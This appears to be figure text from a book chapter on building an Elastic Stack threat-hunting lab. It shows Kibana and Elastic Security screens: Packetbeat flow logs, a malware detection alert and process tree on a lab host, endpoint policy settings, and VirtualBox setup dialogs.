Create and manage the index patterns that help you retrieve your data from Elasticsearch.

| Pattern ↑ |
|---------------------------------|
| auditbeat-* |
| filebeat-* |
| my-first-index* |
| packetbeat-* |
| winlogbeat-* |

Rows per page: 10 ▾

< 1 >



[Home](#)

Recently viewed

No recently viewed items



Kibana

Overview

Discover

Dashboard

Canvas

Maps

Machine Learning

Visualize



Enterprise Search

Overview

App Search

Index patterns

Create and manage the index pat

Search...

Pattern

auditbeat-*

filebeat-*

my-first-index*

packetbeat-*

winlogbeat-*

Rows per page: 10

Elastic Search Elastic

Discover

Search 1 KQL Last 48 hours 5 Show dates Refresh

packetbeat-* 2

Search field names Filter by type 0

Selected fields: _source

Available fields: 8

- _id
- _index
- _score
- _type
- @timestamp
- agent.ephemeral_id
- agent.hostname
- agent.id
- agent.name
- agent.type
- agent.version
- client.bytes
- client.ip
- client.port
- destination.bytes
- destination.domain
- destination.ip
- destination.mac
- destination.packets

5,136 hits

Jan 30, 2021 @ 21:19:54.964 - Feb 1, 2021 @ 21:19:54.964 Auto

Count

@timestamp per hour

7

Time - _source

```

> Jan 30, 2021 @ 22:49:18.000 @timestamp: Jan 30, 2021 @ 22:49:18.000 flow.id: EQwA/////DP/////FBgBAECAXMrdfJwGhPPNsSB4VBwKiealsbVdQBAAAAAAAAA flow.final: false type: flow
destination.port: 443 destination.packets: 4 destination.bytes: 376 destination.mac: 02:01:73:2b:74:97 destination.ip: 18.211.133.65
agent.ephemeral_id: e7ff9246-0b05-4782-8c09-d0a3b813f1c3 agent.id: 31da7dc1-9e73-49d2-b2dc-f767b3b869c3 agent.name: apple.macbook.pro.-.andrew.lan
agent.type: packetbeat agent.version: 7.10.2 agent.hostname: apple.macbook.pro.-.andrew.lan network.bytes: 876 network.packets: 9 network.type: ipv4
network.transport: tcp network.community_id: 1:mBdisag+vdHtRKJly4Uu/XQ0= source.ip: 192.168.158.104 source.port: 54.461 source.packets: 5

> Jan 30, 2021 @ 22:49:18.000 @timestamp: Jan 30, 2021 @ 22:49:18.000 flow.final: false flow.id: EQwA/////DP/////FBgBAECAXMrdfJwGhPPNsSB4VBwKiealsbVdQBAAAAAAAAA ecc.version: 1.5.0
agent.version: 7.10.2 agent.hostname: apple.macbook.pro.-.andrew.lan agent.ephemeral_id: e7ff9246-0b05-4782-8c09-d0a3b813f1c3 agent.id: 31da7dc1-9e73-
49d2-b2dc-f767b3b869c3 agent.name: apple.macbook.pro.-.andrew.lan agent.type: packetbeat event.category: network_traffic, network
event.action: network_flow event.start: Jan 30, 2021 @ 22:48:22.072 event.end: Jan 30, 2021 @ 22:49:09.437 event.duration: 47,364,795,023
event.dataset: flow event.kind: event type: flow network.packets: 1,984 network.type: ipv4 network.transport: tcp

> Jan 30, 2021 @ 22:49:18.000 @timestamp: Jan 30, 2021 @ 22:49:18.000 event.start: Jan 30, 2021 @ 22:48:23.078 event.end: Jan 30, 2021 @ 22:48:33.576 event.duration: 10,498,246,745
event.dataset: flow event.kind: event event.category: network_traffic, network event.action: network_flow
flow.id: EQwA/////DP/////FBgBAECAXMrdfJwGhPPNsSB4VBwKiealsbVdQBAAAAAAAAA flow.final: false type: flow
network.community_id: 1:Y7Q2hg7EKvJ6qk+vukL6G0iM= network.bytes: 876 network.packets: 9 network.type: ipv4 network.transport: tcp
source.ip: 192.168.158.104 source.port: 54,471 source.packets: 5 source.bytes: 500 source.mac: f8:18:98:4f:3c:db destination.ip: 18.211.133.65

```

Elastic Search Elastic

Enterprise Search

Welcome to Elastic Enterprise Search

Choose a product to set up and get started.

Elastic App Search



Elastic App Search provides user-friendly tools to design and deploy a powerful search to your websites or web/mobile applications.

Setup App Search

Elastic Workplace Search

Unify all your team's content in one place, with instant connectivity to popular productivity and collaboration tools.

Setup Workplace Search



Search for infrastructure data... (e.g. host.name:host-1)

05/18/2021 9:17:36 PM

Auto-refresh

Show Docker Containers

Metric CPU usage

Group by All

Sort by Name

Last 1 minute of data for the selected time

Current view
Default view

All 22



Search

KQL

Apr 2, 2021 @ 04:53:41.307 → Apr 23, 2021 @ 19:15:44.653

Refresh

+ Add filter

Data sources

Recent cases

Tesla Agent Match

Alert generated by Tesla Agent.

Tesla Agent Timeline

View all cases

Recent timelines

You haven't favorited any timelines yet. Get out there and start threat hunting!

View all timelines

Security news

ProblemChild - Detecting living-off-the-land attacks using the Elastic Stack

In this blog, we use Elastic machine learning to create a framework for detecting LOL activity by applying a parent-child context to Windows process event data.

The essentials of Windows event logging

In this multi-part blog series, we explore Windows Event Logs, and contextualize concepts from our WEC cookbook guide.

Detecting rare and unusual processes with Elastic machine learning


In this blog, we explore identifying truly rare host process executions using

Detection alert trend

Showing: 53 alerts

Stack by signal.rule.name

View alerts



External alert trend

Showing: 47 external alerts

Stack by event.module

View alerts




Events

Showing: 628,614 events

Stack by event.dataset

View events



Search

KQL

Apr 2, 2021 @ 04:53:41.307 → Apr 23, 2021 @ 19:15:44.653

Refresh

+ Add filter

Data sources

Recent cases

Tesla Agent Match

Alert generated by Tesla Agent.

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View all cases

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
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View alerts



External alert trend

Showing: 47 external alerts

Stack by event.module

View alerts




Events

Showing: 628,614 events

Stack by event.dataset

View events




Search KQL Apr 2, 2021 @ 04:53:41.307 → Apr 23, 2021 @ 19:15:44.653 Refresh

+ Add filter

Detection alerts

Manage detection rules

Last alert: 29 days ago



Showing 16 alerts | Selected 0 alerts | Take action | Select all 16 alerts


Additional filters

| Open | In progress | Closed | Timestamp | Rule | Severity | event.category | host.name |
|---|--------------------------|--------------------------|-----------------------------|-------------------------|----------|--|-----------|
| <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | Apr 19, 2021 @ 22:33:21.280 | Malware Detection Alert | critical | malware intrusion_detection file | packtpub |
| <p>packtpub \ PACKTPUB @ packtpub was detected modifying a malicious file zYIPIYOP.exe in C:\Users\packtpub\Desktop\zYIPIYOP.exe via >. cmd.exe (6688) C:\Windows\system32\cmd.exe via parent process explorer.exe (3780) with result success # ebd059221fd6663824e281fda56416039f44fcb51d41d323417029f9bd96d73a</p> | | | | | | | |
| <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | Apr 19, 2021 @ 22:33:21.280 | Malware Detection Alert | critical | malware intrusion_detection file | packtpub |

Search KQL Apr 2, 2021 @ 04:53:41.307 → Apr 23, 2021 @ 19:15:44.653 Refresh

Detection alerts Manage detection rules

Last alert: 29 days ago



Close analyzer

BETA

All Process Events

| Process Name | Timestamp |
|----------------------------|----------------------------|
| userinit.exe | Apr 7, 2021 @ 22:36:56.456 |
| explorer.exe | Apr 7, 2021 @ 22:36:57.558 |
| ANALYZED EVENT - tesla.exe | Apr 7, 2021 @ 22:45:19.131 |
| schtasks.exe | Apr 7, 2021 @ 22:47:30.715 |
| tesla.exe | Apr 7, 2021 @ 22:47:31.248 |

Hosts

Last event: 16 seconds ago
Data sources




All hosts

Showing: 2 hosts

| Host name | Last seen | Operating system | Version |
|-----------|-----------------------------|------------------|---------|
| packtpub | Apr 20, 2021 @ 00:40:28.842 | Windows 10 Home | 10.0 |
| PACKTPUB | Apr 13, 2021 @ 23:03:58.624 | Windows 10 Home | 10.0 |

< 1 >



elastic Search Elastic

Security / Detections

Untitled timeline ×

Untitled timeline Unsaved Add a description

Processes: 16 | Users: 1 | Hosts: 1 | Source IPs: 0 | Destination IPs: 0 Add to favorites Attach to case

Query: 59 Correlation Analyzer Notes Pinned

Last 90 days Show dates Refresh All data sources

Filter: `(file.name:"zYIPIYOP.exe" ×)`

AND Filter Search KQL

+ Add filter

| | @timestamp | file.hash.sha256 | file.hash.md5 | message | event.category | event.action | host.name |
|---|-----------------------------|--------------------------|---------------------------|--|--|--------------|-----------|
| > | Apr 19, 2021 @ 22:33:21.280 | ebd059221fd6663824e28... | f02f10e075dc9be2ba723e... | Malware Detection Alert | malware intrusion_detection file | modification | packtpub |
| | | | | via parent process explorer.exe (3780) with result success | | | |
| | | | | # ebd059221fd6663824e281fda56416039f44fcb51d41d323417029f9bd96d73a | | | |
| > | Apr 19, 2021 @ 22:33:21.280 | ebd059221fd6663824e28... | f02f10e075dc9be2ba723e... | Malware Detection Alert | malware intrusion_detection file | deletion | packtpub |
| > | Apr 19, 2021 @ 22:32:48.704 | ebd059221fd6663824e28... | f02f10e075dc9be2ba723e... | Malware Detection Alert | malware intrusion_detection file | deletion | packtpub |

Elastic Search Elastic

Security / Cases

Overview Detections Hosts Network Timelines **Cases** Administration Add data

Cases

Open cases **0** Closed cases **0** Edit external connection Create new case

Search: e.g. case name Open cases (0) Closed cases (0) Reporter 0 Tags 0

Showing 0 cases | Selected 0 cases Bulk actions Refresh

| Name | Reporter | Tags | Comments | Opened on | External Incident | Incident Management System | Actions |
|--|----------|------|----------|-----------|-------------------|----------------------------|---------|
| <p>No Cases</p> <p>There are no cases to display. Please create a new case or change your filter settings above.</p> <p>Add New Case</p> | | | | | | | |

Timeline

Elastic Search Elastic

Security / Administration / Policies

Overview Detections Hosts Network Timelines Cases **Administration** Add data

[Back to endpoint hosts](#) Endpoints **2** Online **2** Offline **0** Error **0** Cancel Save

Security

Protections

Type Malware **Operating System** Windows, Mac Malware Protections Enabled

Protection Level

Detect Prevent

[View related detection rules. Prebuilt rules are tagged "Elastic" on the Detection Rules page.](#)

Settings


Type Event Collection **Operating System** Windows 7 / 7 event collections enabled

Events

- DLL and Driver Load
- DNS
- File
- Network
- Process
- Registry
- Security

Type Event Collection **Operating System** Mac 3 / 3 event collections enabled

Chapter 4: Building Your Hunting Lab – Part 1



Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **1024 MB**.



A horizontal slider bar for selecting memory size. The bar starts at 4 MB on the left and ends at 32768 MB on the right. A white triangle marker is positioned at 8192 MB. To the right of the slider is a text input field containing '8192' and a small up/down arrow icon, followed by the unit 'MB'.

Go Back

Continue

Cancel

File location and size

Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.



Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.



A horizontal slider bar for selecting the size of the virtual hard disk. The bar starts at 4.00 MB on the left and ends at 2.00 TB on the right. A white triangle marker is positioned at 40.00 GB. To the right of the slider is a text input field containing '40.00 GB'.

Go Back

Create

Cancel

Oracle VM VirtualBox Manager

Tools

New Settings Discard Start

Elastic 64-bit
Powered Off

General
Name: Elastic
Operating System: Red Hat (64-bit)

System
Base Memory: 8192 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage
Controller: IDE
IDE Secondary Master: [Optical Drive] CentOS-8.1.1911-x86_64-boot.iso (597.00 MB)
Controller: SATA
SATA Port 0: Elastic.vdi (Normal, 40.00 GB)

Audio
Host Driver: CoreAudio
Controller: ICH AC97



Network
